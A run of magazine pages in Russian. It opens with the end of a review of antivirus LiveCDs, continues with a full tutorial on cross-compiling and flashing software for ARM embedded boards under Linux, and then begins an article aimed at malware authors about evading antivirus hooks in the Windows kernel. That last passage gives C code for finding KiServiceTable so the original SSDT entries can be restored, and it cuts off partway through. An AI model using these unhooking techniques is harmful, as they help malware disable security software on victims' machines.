Бывают случаи, когда результатов проверки одним антивирусом недостаточно. Видимо, так думали создатели дистрибутива ViAvRe (Virtual Antivirus Rechecker), содержащего целый ворох различных антивирусов: Avg, Avast, Doctor Web (CureIt), McAfee, BitDefender, F-Prot. Проект еще очень молодой, но уже подает большие надежды. Последняя на момент написания статьи версия (04.10, вышедшая в апреле этого года) создана на базе OpenSuse 11.2 с помощью SuSeStudio. Еще одна фишка дистрибутива — команда viavre-update, позволяющая обновить базы сразу для всех установленных антивирусов. Выпускается LiveCD в двух редакциях: full версия с KDE (и минимальными требованиями в 768 Мб ОЗУ) и light версия с LXDE (поставляется без антивируса mcafee, avg, firefox, virtualbox и k3b; способна работать на 256 Мб ОЗУ).

ЗАКЛЮЧЕНИЕ

К сожалению, рассмотреть удалось далеко не все антивирусы для Linux, а только наиболее известные. За бортом остались, например, Panda DesktopSecure for Linux и антивирус от Avira. Но я надеюсь, что и среди представленных вариантов ты при необходимости сможешь найти себе что-нибудь по душе. ⌶



warning

Помни, что лечение винды с LiveCD не всегда безопасно. На форумах полно тем про то, что после такого лечения винда не загружалась.



dvd

На прилагаемом к журналу диске ты найдешь все описанные в статье LiveCD. Надеюсь, они тебе не пригодятся :).

Евгений Бейсембаев diver@edu.ioffe.ru, ICQ 308229460



Мучаю FriendlyArm с китайским Android

Умелые ручки: кодинг и шитье

Учимся работать с не-x86 архитектурами из-под Linux

Гаджеты стремительно врываются в нашу жизнь. Большинство имеют на борту контроллер отличной от Intel'овской архитектуры x86. И если раньше программировать такие устройства могли только настоящие гуру , то теперь планка квалификации снизилась, а возможности самих контроллеров многократно увеличились. Докажем, что разработка embedded (то есть встроенного) софта из-под GNU/Linux не только возможна, но даже более удобна, чем из-под Windows.

Зоопарк архитектур и устройств на них огромен, и поначалу во всем этом многообразии очень легко запутаться. Чтобы не охватывать все одновременно, можно пойти по пути наименьшего сопротивления: начать изучать что-либо одно. Предположим, у тебя на руках есть устройство, бывшее в прошлой жизни каким-нибудь маршрутизатором или контроллером сбора данных. Тогда можно поставить себе задачу научиться программировать это самое устройство: компилировать под него софт и прошивать. Если с ним натренироваться,



Страшный сон Linux-программиста

Идет процесс сборки тулчейна

хак всех остальных девайсов пойдет по накатанной, ибо на определенном уровне абстракции все становится одинаковым. Система GNU/Linux обычно сама умеет отделять модули для разных архитектур, и часто портирование программы с одного устройства на другое сводится к замене одной строчки в Make-файле.

Теперь о том, что нужно знать, прежде чем бросаться за программирование и прошивку того или иного девайса. Само собой, нужен некий опыт написания и компилирования хоть каких-нибудь программ на Си. Было бы нелишним уметь писать Make-файлы и знать, какие куски библиотек прилинковываются к исполняемым файлам в Unix-системах. Также приветствуется моральная готовность после очередной перепрошивки устройства получить голый кусок железа вместо дышащего жизнью Linux-box'а.

Кроме добавления софта в уже работающий на девайсе Linux, не менее интересно работать также с «голым» контроллером (так называемый bare metal), когда во внутренней памяти устройства нет ничего, кроме загрузчика. Такой вариант развития событий мы также рассмотрим.

КОНКУРЕНЦИЯ

В наше время, когда программисты железа уже не кодят на машинном уровне и не пользуются примитивными программаторами, а возможности самих микроконтроллеров резко скакнули вверх, наше светлое дело строителей коммунизма помогает нам бороться за свободу на фронте embedded-софта! Ура, товарищи!

Если серьезно, то современные производители стали поставлять со своей продукцией какой-то невнятный виндово-кнопочно-тыкательный софт, позволяющий индусам от программизма не убирать руку с мышки. Казалось бы, рай настал, удобно? Но, как это ни странно, программирование контроллеров из-под линукса оказывается в разы удобнее! То ли сказывается хакерское прошлое этой ОС, то ли ее кроссплатформенность, но факт — работать здесь комфортнее. На черном экране консоли работа замечательно автоматизируется и освобождает программиста от поиска «той самой кнопки» в очередном GUI-интерфейсе для очередного МК.

Иногда дела с подобным софтом не так хороши, но знающие люди запускают его через Wine, или же просто реверсят его (пример: реверс USB-программатора для Silabs C8051: http://ec2drv.sourceforge.net). Одним словом, несмотря на некоторую ориентированность производителей на Windows-пользователей, жить и в GNU-мире можно.

Итак, какой же софт должен иметь под рукой начинающий embedded-программист?

РЕДАКТОРЫ И СРЕДЫ

Как и в программировании для «большого брата», самое главное — это удобство рабочего места. Чтобы файлики в проекте были отсортированы, а компилятор вызывался с нужными параметрами, существуют среды программирования (или IDE — Integrated Desktop Environment). В общем смысле, нам подойдет любая среда программирования, умеющая базово понимать хотя бы язык Си и вызывать внешний компилятор. Но некоторые из них я подчеркну особо.

Code::Blocks (www.codeblocks.org). Это очень удобная и простая среда, не перегруженная наворотами. Автоматически подцепляет все найденные компиляторы и отладчики, подсвечивает синтаксис и функции, поддерживает внешние make-файлы и импортирование проектов из других IDE. В этой среде удобно программировать подо что угодно, в том числе и под микроконтроллеры, чем я в ней и занимался последние пару лет. Несмотря на то, что последнее обновление программы на сайте значится от февраля 2008 года, она все же развивается, и регулярные билды выкладываются в svn.

Eclipse (www.eclipse.org). Монстр, написанный на Java, который поддерживает все на свете, а что не поддерживает — легко дополняет плагинами. Если ты уже программируешь на этой платформе, то переучиваться необязательно — контроллеры кодятся и тут. Vim/Emacs. Любители консоли с полпинка прикрутят к своему любимому редактору нужные скрипты для компиляции и прошивки. Блокнот. Так уж повелось, что в какой-то момент программисты забивают на использование той или иной среды разработки и начинают писать в обычном текстовом редакторе. Гномосеки отдадут предпочтение gedit, кедерасты — kate. Оба редактора подсвечивают синтаксис и немного поддерживают автодополнение. Если ты не боишься компилирования в голой консоли, то возможностей блокнотика тебе хватит.

КОМПИЛЯТОРЫ


Пройдемся по софту, переводящему человеческий язык Си в машинные коды. Ведь нет компилятора — нет и программы. GNU GCC. На первом месте, конечно, компилятор GCC, который используется везде в Linux-мире. Под какую архитектуру он бы ни собирал код, можно быть уверенным, что синтаксис будет совместимым, код — переносимым, а коровы — надоены. Я настоятельно рекомендую использовать в



links

http://wiki.starterkit.ru/cross_compiler — русскоязычный мануал по crosstool-ng.

http://wiki.open-embedded.net — хороший проект для сборки корневой ФС под встраиваемый линукс.



info

JTAG — стандарт для внутрисхемного программирования и отладки всяческой электроники. Если девайс не самый примитивный, то этот интерфейс на нем наверняка разведен.



Большинство существующих на рынке отладочных плат уже имеют на борту загрузчик той или иной степени куцеватости. Пример — знаменитый U-boot. Так вот, подобные программы позволяют прошивать устройство без всяких программаторов через USB или последовательный порт (Xmodem). У них хватает ума положить прошивку по определенному адресу во флеш, а также скопировать в память и передать ей управление. Довольно часто подобные загрузчики живут на отдельной микросхеме памяти, до которой не добраться, кроме как через JTAG. Получается некая защита от дурака: если у человека хватило квалификации убить такое, то хватит и восстановить.

работе именно его, даже несмотря на то, что некоторые коммерческие и сторонние компилеры могут быть эффективнее. SDCC или Small Devices C Compiler. Создан для сборки прошивок под простые процессоры типа Intel MCS51, AVR, HC08, PIC и Z80. В параллельном мире конкуренцию ему может составить тулчейн для 8051 от Keil.
Проприетарные компиляторы. Тот же Keil, например. Многие умельцы используют его через Wine и не жалуются. Что ж, тоже вариант.
Прочие. Понятно, что выбор вышеперечисленными софтинами не ограничивается. Поиск по Сети покажет множество компилеров под малоизвестные или забытые архитектуры, и использовать их — дело вкуса или необходимости.

КОМПИЛЯЦИЯ

Компилятор у нас есть, теперь надо им что-нибудь собрать, например, под ARM-архитектуру. GCC предлагает для таких целей два «таргета»: arm-linux и arm-gcc. Если вкратце, то отличаются они друг от друга тем, что первый нужен для сборки софта под Linux, а второй — под голое железо. Это не совсем корректное объяснение, но для первого раза вполне подойдет.
Для начала разберемся в том случае, если устройство, под которое ты кодишь, уже имеет свой Linux на борту, и тебе надо лишь написать под него свою софтину.
Как известно, все Юниксы очень дружелюбны, просто слишком разборчивы в друзьях. Я к тому, что при наличии Linux на основной машине написание софта становится сущим кайфом. Если твоя программа не использует сторонних библиотек, то компиляция сводится к простому переопределению компилера. Напишем программку:

$ vi hello.c

```
#include <stdio.h>
int main (){
      printf("Hello world!\n");
}
```


Теперь скомпилируем:

```
$ arm-linux-gcc -o hello hello.c
$ file hello
hello: ELF 32-bit LSB executable, ARM, version 1,
statically linked, not stripped
```

Как видим, получившийся бинарник имеет нужную целевую архитектуру и если его тем или иным способом залить на устройство, то он даже запустится, выдав сообщение в консоли.
Если проект имеет Make-файл, то компилятор можно переназначить до вызова программы make. Вот так:

```
$ CC=arm-linux-gcc make
```

А если наличествует скрипт configure, то, например, так:


Горка программаторов

```
$ CC=arm-linux-gnu-cc ./configure --host=arm
```

А что же с более сложными проектами, использующими сторонние библиотеки? Ведь если они присутствуют на PC'шнике и собраны под PC-архитектуру, то кросс-компилятор откажется их использовать! Мало того, он даже не найдет эти файлы. Можно вспомнить, как такие проблемы решаются на Большом Брате. Если там не хватает какой-нибудь либы, то команда типа «apt-get install libncurses5-dev» обычно решает проблему поиска заголовков и бинарников для библиотеки. Так вот, в случае с другими архитектурами можно сделать точно так же, а именно — поискать уже готовые и заранее скомпилированные либы. Проект Debian, скорее всего, имеет на своих зеркалах все более-менее популярное. Хотя, если для тебя использование готовенького — читерство, то логично, что все нужные библиотеки тоже надо компилировать самому.
Разумеется, версии и реализации качаемых библиотек должны быть одинаковы с теми, что на устройстве, или хотя бы не сильно отличаться друг от друга. Например, многие embedded-линуксы имеют у себя на борту крошечную библиотеку uclibc вместо «взрослой» и большой glibc. Они не особо совместимы между собой, поэтому софт должен собираться в паре с той либой, что установлена на девайсе. То есть, это тянет за собой весь тот самый Dependency Hell, так знакомый олдовым линуксоидам, да еще усугубленный необходимостью иметь «по второму экземпляру» всего кроссплатформенного на хост-машине.
В общем, если ты собираешься компилировать что-то сложнее консольной программки, советую первое время не выпендриваться и искать уже прекомпилированное окружение, так можно сэкономить кучу нервов.
А что, если у тебя на руках голая железка, и никакого Линукса ты на нее ставить не собираешься? Тут становится одновременно и легче, и сложнее. В таком случае для создания прошивки следует порядочно попотеть, читая документацию на процессор, писать свой загрузчик и инициализацию периферии, но зато пропадает ненавидимый нами ад зависимостей, ибо все, написанное в исходнике, будет в итоговом бинарнике — не больше. В любом случае, обучение программированию контроллеров на низком уровне выходит за рамки этой статьи, но в целом команды компиляции могут выглядеть, например, так:

```
$ ls
startup.S main.c sdram.lds
$ arm-elf-gcc -Os -march=armv4t -c \
   -o startup.o startup.S
$ arm-elf-gcc -Os -march=armv4t -c -o main.o main.c
$ arm-elf-gcc -T"sdram.lds" -s -Os -march=armv4t \
-nostartfiles -nostdlib -o firmare.elf startup.o main.o
$ arm-elf-objcopy --strip-debug --strip-unneeded \
   firmware.elf -O binary firmware.bin
```

Энтузиасты-китайцы создали крайне дешевое Linux-устройство с кучей возможностей — FriendlyARM (http://friendlyarm.net). Его разновидность, Mini2440, создан на базе контроллера Samsung s3c2440 и имеет сенсорный LCD-экран. Купить такое для экспериментов несложно, а продается он за 150 баксов.

Объясню, что здесь написано, чтобы было не так страшно. Здесь происходит сборка некой прошивки из двух исходных файлов, один из которых написан на ассемблере, а другой — на Си. Параметр "-Os" указывает на необходимость оптимизировать размер бинарника, а "-march=armv4t" — на оптимизацию под конкретное процессорное ядро ARMv4. Далее, получившиеся объектные файлы мы связываем в общий бинарник, настоятельно рекомендуя линкеру не использовать его собственные загрузочные файлы и стандартную библиотеку. Они нам не нужны. Теперь про опцию "-Tsdram.lds". Файлы типа lds — это так называемые линкерные скрипты. Дело в том, что компилятор, собирая проект, должен знать структуру памяти, в которой будет работать прошивка. Даже для программ, собираемых под родной Линукс на x86-архитектуре, gcc достает откуда-то из недр своих каталогов нужный линкерный скрипт и применяет его. Только это незаметно для программиста. Здесь же, отринув все мирское, мы вынуждены составлять собственный lds, а это особый дзен.

Как известно, все Юниксы очень дружелюбны, просто слишком разборчивы в друзьях

Четвертая команда также вызывает вопросы у неподготовленного программиста. Здесь все дело в том, что, когда запускается софт на той или иной ОС, то перед началом работы ядром вызывается загрузчик, сканирующий программу в формате ELF (или PE — неважно), размещающий ее в нужном месте памяти и передающий управление в точку старта. Но ведь на нашей железке пока что нет никаких ELF-загрузчиков, а есть только голое процессорное ядро, тупо выполняющее машинные инструкции! Вот поэтому из получившегося ELF-файла мы выдираем бинарный код, не имеющий никаких оберток. Именно в таком виде он и будет жить в оперативке нашего устройства, и именно он пригоден для заливки во флеш. Так или иначе, в неумении писать линкерные скрипты и загрузочные файлы ничего страшного нет, ибо уважающий себя производитель микроконтроллеров обычно сам их предоставляет — это в его интересах.

ШЬЕМ

Понятное дело, одной только компиляции программы для начала ее использования недостаточно. Теперь ее надо как-нибудь залить на целевое устройство. Хорошо, если там уже стоит нечто линуксоподобное. Тогда для запихивания в девайс обычно достаточно нескольких телодвижений. Например, пересобрать jffs2-образ файловой системы или же просто скопировать получившуюся софтину через Ethernet/Xmodem/SD-card/что-угодно. Подробности в таком случае подскажет Гугл или мои предыдущие статьи.
А что, если устройство представляет собой голую железяку? Тут все немного сложнее. Сложность состоит в том, что тот или иной девайс шьется по-разному и предоставляет для этого разные интерфейсы (например, JTAG или I2C). Здесь уже надо курить документацию на плату и процессор. Перечислю некоторый софт, который может понадобиться в этом нелегком деле.



...Шел третий день заливки файловой системы на ARM-девайс...


Openocd (http://openocd.berlios.de) — утилита, предназначенная для перепрошивки ARM и MIPS-устройств через интерфейс JTAG. Поддерживает пару десятков программаторов и внушительное количество процессорных ядер. Must have.
Далее, поддержку C2 или JTAG-интерфейсов имени SiLabs через местный программатор осуществляет linux-патч по ссылке http://wiki.enneenne.com/index.php/Silicon_C2_Interface или отдельная софтина Ec2drv (http://ec2drv.sourceforge.net).
Также существует Eep24c — программа для заливки бинарного кода в I2C-совместимые микросхемы постоянной памяти EEPROM. Работает через спаянный на коленке LPT-программатор. Программки avrdude/avrprog/uisp/dfu-programmer тем или иным способом заливают прошивку на популярные нынче контроллеры Atmel AVR.
Все вышеперечисленное находится в репозиториях популярных дистрибутивов, поэтому установка не вызывает проблем.
Как видно, энтузиастами написана огромная куча софта под любой более-менее распространенный микроконтроллер. И даже если производитель поставляет Windows-программку для внутрисхемного программирования или отладки, не поленись найти свободный аналог. Он есть.

ОБЛЕГЧАЕМ ЖИЗНЬ

Не каждому дано с первого раза собрать gcc-компилятор или библиотеку под нужную архитектуру, даже если и имеется под рукой нужный мануал. Но есть готовые инструменты, сильно помогающие в этом нелегком деле.
Для начала напоминаю про проект Emdebian (emdebian.org), имеющий у себя в репозиториях уже готовые компиляторы и библиотеки под множество архитектур. Также много всякого софта есть и в оригинальном Debian, который, как мы помним, кроссплатформеннее некуда. Даже Ubuntu (о, ужас!) уже давно портирована на некоторые не-x86 платформы и, следовательно, имеет скомпилированные для этого пакеты.
Если же среди готовых инструментов не оказалось нужной тебе комбинации компилятор/библиотека, то от участи собирать все вручную избавит скрипт crosstool-ng (http://ymorin.is-a-geek.org/projects/crosstool). По словам самих разработчиков, довольно сложно перечислить все возможности этой программы, и я с ними согласен. От количества поддерживаемых таргетов берет оторопь, и вот тут уж точно найдется все нужное тебе для кросс-компиляции.

__EXIT()

Сборка софта под железо — сложное и очень интересное занятие, требующее усидчивости. Мало что сравнится с кайфом, когда наблюдаешь мигающий по твоей программе светодиодик, только вот подготовка к этому может отнять очень много сил. Главное — не бросать все на полпути, и иметь в виду, что линукс сильно помогает в деле embedded-кодинга.



Александр Эккерт stannic.man@gmail.com



УРОКИ ЯДЕРНОЙ ВОЙНЫ

НОВЫЕ ПРАВИЛА ВЫЖИВАНИЯ В ЯДРЕ WINDOWS

Сегодня мы продолжим разговор о том, как помочь тебе выжить в суровых условиях ядра Windows, на территории, со всех сторон простреливаемой аверами и проактивными защитами. И не просто выжить, а сделать это красиво, элегантно и с наименьшими потерями.

Разработчики малвари постоянно жалуются, что их боты мрут, как мухи, аверы все сильнее закручивают гайки, и выживать в системе становится все сложнее и сложнее. Но не стоит отчаиваться — есть еще порох в пороховницах и ягоды в ягодицах. В подтверждение этому можно привести тот факт, что на широких просторах «тырнета» с определенной периодичностью отлавливаются все новые и новые зверушки типа Rustock'a или TDSS, которые формально уже должны были быть побеждены. А если поразмыслить о том, сколько еще тайных ботов будет выявлено, то можно с уверенностью утверждать, что в среднесрочной перспективе разработчики аверов и проактивных защит без работы точно не останутся.

ВВЕДЕНИЕ



В сегодняшней статье речь пойдет о вполне тривиальных вещах, которые знает любой мало-мальски опытный системный программист. Я не сильно согрешу против истины, если скажу, что каждый системный програмер, который не понаслышке сталкивался с вопросами безопасности в ядре, делал подобные вещи (устанавливал хуки поверх системных функций для того, чтобы проконтролировать их вызов). О борьбе хуков против хуков мы и поговорим сегодня. Рассмотрим ситуацию: тебе всеми правдами и неправдами удалось установить драйвер в систему, и ты уже радостно потираешь свои руки, поскольку, как тебе говорили, проникновение в ядро делает тебя его повелителем. И плевать ты хотел на то, что какой-то авер что-то там контролирует.

Но не тут-то было! Проникновение в ядро, будь то установка своего драйвера или инфект уже установленного, при наличии в системе очень популярной антивирусной шушеры не даст тебе ровным счетом ничего. Даже если ты наивно полагаешь, что исполнение твоего мегакода в ядре сделает тебя его полновластным Черным Властелином. Такая ситуация могла быть абсолютно реальной еще несколько лет назад, когда kernel-based руткиты только-только стали появляться на публике, и аверам пришлось приспосабливаться к тому, что вирусы уже начали осваивать неизведанную ранее территорию — ядро операционной системы. Почти каждый руткит, который можно найти в паблике или который так или иначе попадал в мои руки, прямо или косвенно использовал системные сервисы — а куда без них? И ведь верно, уж такова архитектура ОС марки Windows, что и вирусы/руткиты, и аверы в ядре, кто для выживания, а кто — для охоты, используют один и тот же набор системных сервисов, куда входят те, которые можно найти в таблицах KeServiceDescriptorTable/KeServiceDescriptorTableShadow, экспорте ядра и важнейших драйверов.

KESERVICEDESCRIPTORTABLE — КЛЮЧ КО ВСЕЙ СИСТЕМЕ

Ну, или почти ко всей системе. Первое, что сделает порядочный антивирус и файрвол, чтобы надавать по рукам мегакулхацкерам — установит свои перехватчики на KeServiceDescriptorTable — в ней содержатся адреса системных сервисов, таких как, например NtCreateFile, NtCreateProcess, NtCreateThread и т.д. Для чего это делается, я думаю, понятно — чтобы иметь возможность отслеживать вызовы потенциально опасных для стабильности ОС системных сервисов (работы с виртуальной памятью, реестром, привилегиями и тому подобными штуками). Как правило, такие функции перехватываются всеми аверами подряд, поэтому можно не сомневаться — если на машине стоит хоть что-нибудь антивирусное, будь уверен — в KeServiceDescriptorTable найдется пара-тройка, если не десяток перехватов системных сервисов. Их количество варьируется от одного (F-Secure, например, перехватывает только NtLoadDriver) до «до хрена и больше» (в случае с COMODO Internet Security или Outpost). Все это, естественно, не радует глаз начинающего системного прогера. К примеру, Kaspersky AV вообще грузит (грузил?) свою SSDT, благодаря чему все системные вызовы так или иначе проходят через его адресное пространство. Не сильно от KeServiceDescriptorTable отличается теневая таблица KeServiceDescriptorTableShadow. Ее второй элемент содержит таблицу win32k.sys, драйвера, на котором, в свою очередь, держится вся графическая подсистема Windows. Win32k.sys содержит два типа сервисов: сервисы NtUser* и NtGdi*, первые отвечают за оконную подсистему, вторые за графику. Несмотря на неприглядное название и недокументированность, использование сервисов Win32k довольно популярно в андеграундной хакерской среде: посмотри на те сервисы, которые перехватывают аверы в KeServiceDescriptorTableShadow — NtUserFindWindowEx, NtUserQueryWindow, NtUserGetForegroundWindow — все они отвечают за работу с windows-окнами.

Для начала получим указатель на KeServiceDescriptorTable. Чтобы это сделать, просто добавь в свой код такую строку: extern PVOID KeServiceDescriptorTable. Получить адрес KeServiceDescriptorTableShadow немного сложнее, она не экспортируется, код для ее получения ты можешь найти на диске.



SSDT | Shadow SSDT | Processes | Drivers | Stealth Code | Files | Code Hooks | Report

Id	Service Name	Hooked	Address	Module
11	NtAdjustPrivilegesToken	Yes	0xAAD8CBCC	D:\WINDOWS\System32\DRIVERS\cmdguard.sys
31	NtConnectPort	Yes	0xAAD8C1AA	D:\WINDOWS\System32\DRIVERS\cmdguard.sys
37	NtCreateFile	Yes	0xAAD8C832	D:\WINDOWS\System32\DRIVERS\cmdguard.sys
41	NtCreateKey	Yes	0xAAD8D34C	D:\WINDOWS\System32\DRIVERS\cmdguard.sys
46	NtCreatePort	Yes	0xAAD8C08C	D:\WINDOWS\System32\DRIVERS\cmdguard.sys
50	NtCreateSection	Yes	0xAAD8E05C	D:\WINDOWS\System32\DRIVERS\cmdguard.sys
52	NtCreateSymbolicLinkObject	Yes	0xAAD8E2F4	D:\WINDOWS\System32\DRIVERS\cmdguard.sys
53	NtCreateThread	Yes	0xAAD8BC52	D:\WINDOWS\System32\DRIVERS\cmdguard.sys
63	NtDeleteKey	Yes	0xAAD8CFB6	D:\WINDOWS\System32\DRIVERS\cmdguard.sys
65	NtDeleteValueKey	Yes	0xAAD8D166	D:\WINDOWS\System32\DRIVERS\cmdguard.sys
68	NtDuplicateObject	Yes	0xAAD8BA84	D:\WINDOWS\System32\DRIVERS\cmdguard.sys
97	NtLoadDriver	Yes	0xAAD8DCDE	D:\WINDOWS\System32\DRIVERS\cmdguard.sys
105	NtMakeTemporaryObject	Yes	0xAAD8C42E	D:\WINDOWS\System32\DRIVERS\cmdguard.sys
116	NtOpenFile	Yes	0xAAD8CA0E	D:\WINDOWS\System32\DRIVERS\cmdguard.sys
122	NtOpenProcess	Yes	0xAAD8B784	D:\WINDOWS\System32\DRIVERS\cmdguard.sys
125	NtOpenSection	Yes	0xAAD8C68E	D:\WINDOWS\System32\DRIVERS\cmdguard.sys
128	NtOpenThread	Yes	0xAAD8B92C	D:\WINDOWS\System32\DRIVERS\cmdguard.sys
192	NtRenameKey	Yes	0xAAD8D712	D:\WINDOWS\System32\DRIVERS\cmdguard.sys
200	NtRequestWaitReplyPort	Yes	0xAAD8E63A	D:\WINDOWS\System32\DRIVERS\cmdguard.sys
210	NtSecureConnectPort	Yes	0xAAD8DA7A	D:\WINDOWS\System32\DRIVERS\cmdguard.sys
237	NtSetSecurityObject	Yes	0xAAD8CD82	D:\WINDOWS\System32\DRIVERS\cmdguard.sys
240	NtSetSystemInformation	Yes	0xAAD8DE8C	D:\WINDOWS\System32\DRIVERS\cmdguard.sys
247	NtSetValueKey	Yes	0xAAD8D512	D:\WINDOWS\System32\DRIVERS\cmdguard.sys
249	NtShutdownSystem	Yes	0xAAD8C3C8	D:\WINDOWS\System32\DRIVERS\cmdguard.sys
255	NtSystemDebugControl	Yes	0xAAD8C582	D:\WINDOWS\System32\DRIVERS\cmdguard.sys
257	NtTerminateProcess	Yes	0xAAD8BF56	D:\WINDOWS\System32\DRIVERS\cmdguard.sys
258	NtTerminateThread	Yes	0xAAD8BE24	D:\WINDOWS\System32\DRIVERS\cmdguard.sys
0	NtAcceptConnectPort	-	0x805A45F6	D:\WINDOWS\system32\ntkrnlpa.exe
1	NtAccessCheck	-	0x805F0AD8	D:\WINDOWS\system32\ntkrnlpa.exe
2	NtAccessCheckAndAuditAlarm	-	0x805F430E	D:\WINDOWS\system32\ntkrnlpa.exe

Перехваты в KeServiceDescriptorTable

Итак, что же делать? Как убрать установленные хуки? Самый дешевый и сердитый способ — просто восстановить SSDT и выполнить свой код, а там — хоть трава не расти. Сделать это, несмотря на сложное название, довольно просто. Сначала мы через вызовы ZwOpenFile/ZwCreateSection/ZwMapViewOfSection найдем и промаппим в свою виртуальную память образ ядра ntoskernl.exe (ntkrnlpa.exe для многоядерных систем). Далее находим в полученной проекции ядра указатель на KeServiceDescriptorTable, после чего в цикле восстанавливаем адреса оригинальных обработчиков.

Находим адрес KiServiceTable

```
ULONG FindKiServiceTable(
   ULONG SdtPtr,
   ULONG Handle)
{
 ULONG bFirst = 1, RvaPtr, i;
 pointer = (char *)Handle;
 pointer += 0x3c;
 pointer = (char *)(*(ULONG *)pointer)
  + Handle + 0xA0;

 reloc = (PIMAGE_BASE_RELOCATION)(char *)
  (*(ULONG *)pointer) + Handle);

 while ((bFirst)
  ||(reloc-> VirtualAddress))
 {
  bFirst = 0;
  fixup = (PIMAGE_FIXUP_ENTRY)
   ((ULONG)reloc + 8);

  for (i=0;i<(reloc->SizeOfBlock - 8)>>1;
    i++, fixup++)
   if ( fixup->type == 3)
   {
     RvaPtr = reloc->VirtualAddress +
      fixup->offset;

     if (*(PULONG)( Handle + RvaPtr) -
       0x400000 == SdtPtr)
     {
      if (*(PUSHORT)( Handle + RvaPtr - 2)
       == 0x05c7)
       return (*(PULONG)( Handle + RvaPtr
        + 4) - 0x400000 + Handle);
     }
   }
   *(PULONG)&reloc += reloc->SizeOfBlock;
  }

  return 0;
 }
}
```

Минусы такого способа, я думаю, очевидны — практически все аверы и проактивки следят за состоянием своих хуков, установленных в SSDT и, обнаружив их отсутствие, тут же их восстановят. К тому же нельзя игнорировать тот факт, что все порядочные аверы перехватывают NtCreateSection и NtMapViewOfSection, без которых при проецировании ядра не обойтись. Что делать в этом случае, ты узнаешь ближе к концу статьи.
Код, реализующий восстановление SSDT и ShadowSSDT, ты можешь найти на диске.

POSITION NUMBER TWO

Как ни крути, выжить в условиях тотального контроля за системой очень и очень сложно.
При вызове системного сервиса ядро находит указатели на KeServiceDescriptorTable и KeServiceDescriptorTableShadow, которые хранятся в структуре KTHREAD. Мы дружно маппим ядро, находим




dvd

На диске ты найдешь WRK — Windows Research Kernel, альтернативные сорцы для сборки ядра Windows. Крайне полезный подгон для изучения внутренностей Windows :).



links

Как всегда, ценные жемчужины программистской мудрости можно отыскать на сайтах wasm.ru и http://rsdn.ru/forum/asm



SSDT | Shadow SSDT | Processes | Drivers | Stealth Code | Files | Code Hooks | Report

Id	Service Name	Hooked	Address	Module
13	NtGdiBitBlt	Yes	0xAAD90352	D:\WINDOWS\System32\DRIVERS\cmdguard.sys
122	NtGdiDeleteObjectApp	Yes	0xAAD90A76	D:\WINDOWS\System32\DRIVERS\cmdguard.sys
227	NtGdiMaskBlt	Yes	0xAAD90486	D:\WINDOWS\System32\DRIVERS\cmdguard.sys
233	NtGdiOpenDCW	Yes	0xAAD90936	D:\WINDOWS\System32\DRIVERS\cmdguard.sys
237	NtGdiPlgBlt	Yes	0xAAD905C6	D:\WINDOWS\System32\DRIVERS\cmdguard.sys
292	NtGdiStretchBlt	Yes	0xAAD906FA	D:\WINDOWS\System32\DRIVERS\cmdguard.sys
310	NtUserBlockInput	Yes	0xAAD901D2	D:\WINDOWS\System32\DRIVERS\cmdguard.sys
319	NtUserCallHwndParamLock	Yes	0xAAD8F424	D:\WINDOWS\System32\DRIVERS\cmdguard.sys
383	NtUserGetAsyncKeyState	Yes	0xAAD8FEA2	D:\WINDOWS\System32\DRIVERS\cmdguard.sys
389	NtUserGetClipboardData	Yes	0xAAD90834	D:\WINDOWS\System32\DRIVERS\cmdguard.sys
414	NtUserGetKeyboardState	Yes	0xAAD8FC10	D:\WINDOWS\System32\DRIVERS\cmdguard.sys
416	NtUserGetKeyState	Yes	0xAAD8FD52	D:\WINDOWS\System32\DRIVERS\cmdguard.sys
460	NtUserMessageCall	Yes	0xAAD8F8F4	D:\WINDOWS\System32\DRIVERS\cmdguard.sys
465	NtUserMoveWindow	Yes	0xAAD8F15C	D:\WINDOWS\System32\DRIVERS\cmdguard.sys
475	NtUserPostMessage	Yes	0xAAD8F5A6	D:\WINDOWS\System32\DRIVERS\cmdguard.sys
476	NtUserPostThreadMessage	Yes	0xAAD8F752	D:\WINDOWS\System32\DRIVERS\cmdguard.sys
491	NtUserRegisterRawInputDevices	Yes	0xAAD8FFF2	D:\WINDOWS\System32\DRIVERS\cmdguard.sys
502	NtUserSendInput	Yes	0xAAD8FAB6	D:\WINDOWS\System32\DRIVERS\cmdguard.sys
509	NtUserSetClipboardViewer	Yes	0xAAD900E8	D:\WINDOWS\System32\DRIVERS\cmdguard.sys
529	NtUserSetParent	Yes	0xAAD8F2CC	D:\WINDOWS\System32\DRIVERS\cmdguard.sys
549	NtUserSetWindowsHookEx	Yes	0xAAD90ADC	D:\WINDOWS\System32\DRIVERS\cmdguard.sys
